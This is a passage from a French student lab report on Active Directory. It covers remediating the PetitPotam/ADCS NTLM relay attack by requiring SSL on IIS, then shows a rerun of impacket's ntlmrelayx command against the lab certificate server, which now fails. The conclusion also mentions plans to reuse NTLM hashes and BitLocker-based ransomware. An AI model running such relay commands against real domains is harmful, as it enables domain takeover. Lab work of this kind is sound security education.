


Figure 41 - Activation de l'exigence SSL

Enfin, on applique les changements en redémarrant le service IIS.

```
PS C:\Users\Administrateur.ENSIBS> iisreset /restart
Tentative d'arrêt en cours...
Les services Internet ont été arrêtés avec succès
Tentative de démarrage en cours...
Les services Internet ont été redémarrés avec succès
PS C:\Users\Administrateur.ENSIBS>
```

Figure 42 - Redémarrage de IIS

L'attaque par relai NTLM a échouée, la remédiation est un succès.

```
(student@kali)-[~/Bureau/impacket-master/examples]
$ python3 ntlmrelayx.py -t http://WIN-LB3CQR2G7LG.ensibs.lab/certsrv/certrqs.asp -smb2support --adcs --template DomainController
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.20.25, attacking target http://WIN-LB3CQR2G7LG.ensibs.lab
[*] Status code returned: 403. Authentication does not seem required for URL
[-] No authentication requested by the server for url win-lb3cqr2g7lg.ensibs.lab
[*] IIS cert server may allow anonymous authentication, sending NTLM auth anyways
[*] SMBD-Thread-6 (process_request_thread): Received connection from 192.168.20.25, attacking target http://WIN-LB3CQR2G7LG.ensibs.lab
[*] Status code returned: 403. Authentication does not seem required for URL
[-] No authentication requested by the server for url win-lb3cqr2g7lg.ensibs.lab
[*] IIS cert server may allow anonymous authentication, sending NTLM auth anyways
```

Figure 43 - Échec de l'attaque par relai NTLM

IV. Conclusion

C'est avec la remédiation de l'attaque PetitPotam que s'achève ce projet dans la matière « Windows ». Ce projet nous a permis d'en apprendre davantage sur le fonctionnement de l'Active Directory et notamment sur le fonctionnement de NTLM, Kerberos et sur les autorités de certification. Si on devait refaire ce projet, on prendrait plus de temps pour utiliser les hashes NTLM pour prendre le rôle de l'admin et de mettre en place un chiffrement du disque du type Bitlocker pour demander une rançon (RansomWare), on ferait aussi plus attention au compte auquel on se connecte car en effet lors du paramétrage de l'ADCS on a eu des problèmes lors de celle-ci car on était connecté en tant qu'administrateur local et non de domaine. Ce fût un projet très prenant et intéressant à notre sens.